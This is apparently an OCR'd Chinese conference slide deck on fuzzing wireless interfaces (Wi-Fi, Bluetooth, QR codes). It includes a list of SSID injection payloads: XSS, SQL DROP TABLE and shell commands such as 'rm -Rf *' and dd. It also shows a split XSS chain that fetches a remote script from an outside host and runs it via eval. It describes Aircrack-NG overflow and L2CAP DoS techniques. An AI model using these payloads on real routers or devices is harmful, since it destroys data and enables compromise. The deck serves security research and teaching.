谛听 — 无线 Fuzzing 之旅

Kevin2600

翠花的日常

翠花是位在报社工作的女编辑. 她跟很多人一样享受着科技带来的便捷. 智能手机成为她生活中必不可少的一部分. 每天早晨上班前, 她喜欢打开收音机了解下当天的天气和交通状况. 上班途中她发现个化妆品打折的海报. 为了获取更多的信息她用手机读取了海报上的二维码标签.

结束了早上的工作后, 翠花喜欢到附近的咖啡店里吃午餐. 最主要的原因是店家提供免费 WIFI 上网. 下班归途中她带上新买的 Bluetooth 耳机, 听点音乐放松下. 半路上翠花收到了家里的智能电饭锅发来的 SMS 短信, 提醒她晚饭已经蒸好, 回到家后即可用餐.


Bluetooth
My SATIS



12:45
welcome
Emma
34°


Wi Fi

无线电波

原理从未改变: 频率 —> 调制 —> 编码 —> 无线协议

攻击方式五花八门: 信号干扰; 重放攻击; 数据伪造; 模糊测试 ...




模糊测试


寻找漏洞的方法. 通过向目标发送畸形数据, 试图使目标崩溃.

意想不到的数据: PDF 文档; 图像文件 or 其它交互形式?

意想不到的效果: Stack Overflow; Underflow; Out Bound Read ..




视频: TEMPEST




TEMPEST 简介

电磁波干扰? 任何电子设备都会产生电磁场, 对其它无线电设备造成干扰.

电磁波泄漏隐患? 显示屏电磁信号可别解码并还原, 从而达到远程监控目的.



视频: 二维码注入


Rewarding Yourself
My Programs
Rewards
Quick Card
Shopping
Scan
Settings

二维码注入


二维码拥有 2000+ 的数据存储量, 足以注入完整的恶意代码.

同样的攻击方式也可运用到 DHCP-主机名; NFC-NDEF; Bluetooth-Name

Channels	Fields	Length Limitation
Wi-Fi	SSID	32
BlueTooth	DeviceName	248
NFC	Content	> 2000
SMS	Message Body	140
QR Code	Content	> 2000

无线 Fuzzing - WIFI


Aircrack-NG 1.0 DoS 攻击




AirCrack-NG 1.0 — EAPoL 溢出

EAPoL — IEEE802.1X 网络端口认证协议. Aircrack-NG在解析 EAPOL 认证包时默认最大值为 256 bytes. 且不会超过此范围.

尝试在长度位标识超出 256 bytes, 但实际 payloads 并未超出 (Invalid memory read) or 尝试实际 payloads 超出256 bytes (Heap corruption)




WIFI 交互流程



Probe Request
Probe Response
Authentication Request
Authentication Success
Association Request
Authentication Response
Data Exchange

数据结构

- MAC frame format



- Frame Control defines upper layer (frame body)



SSID Injection 攻击

众多无线路由器 OS 具有”site survey“功能．用户可扫描周边无线设备．但对扫描到的数据没有进行正确过滤处理

入侵者可利用 airbase-ng 或 mdk3 等工具创建带有恶意代码 SSID 对无线设备进行 Fuzzing 攻击

```
1  "><script>alert(1);//
2  "><script>alert(1)</script>
3  '; DROP TABLE *--
4  '); DROP TABLE *--
5  ' AND DROP TABLE *--
6  ') AND DROP TABLE *--
7  '; DROP TABLE *#
8  '); DROP TABLE *#
9  ' AND DROP TABLE *#
10 ') AND DROP TABLE *#
11 ;rm -Rf *;
12 `rm -Rf *`
13 $(rm -Rf *)
14 ;cat /dev/urandom;
15 `cat /dev/urandom`
16 ;dd if=/dev/zero of=rick.dat;
17 `dd if=/dev/zero of=rick.dat`
```

SSID Injection 案例

无线入侵者的必备设备 WIFI Pineapple (大菠萝) 2.6

路由器操作系统 DD-WRT “23 SP1-RC4”, “23 SP2” and “24”

SSID 仅支持 32 bytes, 但可通过多个SSID 组合的方式达到完整恶意代码目的


```
<img src onerror=a="$.getScr">
<img src onerror=b="ipt('ht">
<img src onerror=c="tp://mu.">
<img src onerror=d="gl')">
<img src onerror=eval(a+b+c+d)>
```

WIFuzz 攻击

通过 Python 的 Scapy 库生成篡改 WIFI 802.11数据包

涵盖 WIFI 网络中的每一阶段 Assoc; Auth; Deauth; EAPoL ..

http://code.google.com/p/wifuzz/



无线 Fuzzing - 蓝牙


Bluetooth 101

Bluetooth 2.0: 2.4ghz; 79 频道； 1Mhz 带宽; 早期被广泛运用于耳机等

Bluetooth 4.0 (低功耗): 2.4ghz; 40 频道； 2Mhz 带宽; IOT 设备的标配之一

暴露年龄 的经典攻击: BlueBug; BlueSnarf; BlueSmack; CarWhisperer …

Bluetooth 架构 2.0



L2CAP 攻击

Ping of Death l2ping —> 65535 payload

BSS (Bluetooth Stack Smasher) L2CAP Fuzzer

不容易 Debug 和判断攻击包是否抵达攻击目标

L2CAP 无需配对认证, 仅需目标设备可被识别即可

视频: 蓝牙 L2cap DoS

L2CAP 攻击 - 不同的产品, 相同的芯片

通过 FCC ID 确认蓝牙芯片类型 BM2042

BM2042 模块适用于蓝牙v2.0 以及 HID profile

12 Matches found for FCC ID C3K1390

View Attachment	Exhibit Type	Date Submitted to FC
Confidentiality Request	Cover Letter(s)	06/26/2009
Confidentiality Request Short term	Cover Letter(s)	06/26/2009
Coverletter Contact Authorization	Cover Letter(s)	06/26/2009
Coverletter PoA	Cover Letter(s)	06/26/2009
External Photos	External Photos	06/26/2009
Label Location	ID Label/Location Info	06/26/2009
Label	ID Label/Location Info	06/26/2009
Internal Photos	Internal Photos	06/26/2009
RF Exposure Information	RF Exposure Info	06/26/2009
Test Report	Test Report	06/26/2009
Test Setup Photos	Test Setup Photos	06/26/2009
Manual	Users Manual	06/26/2009

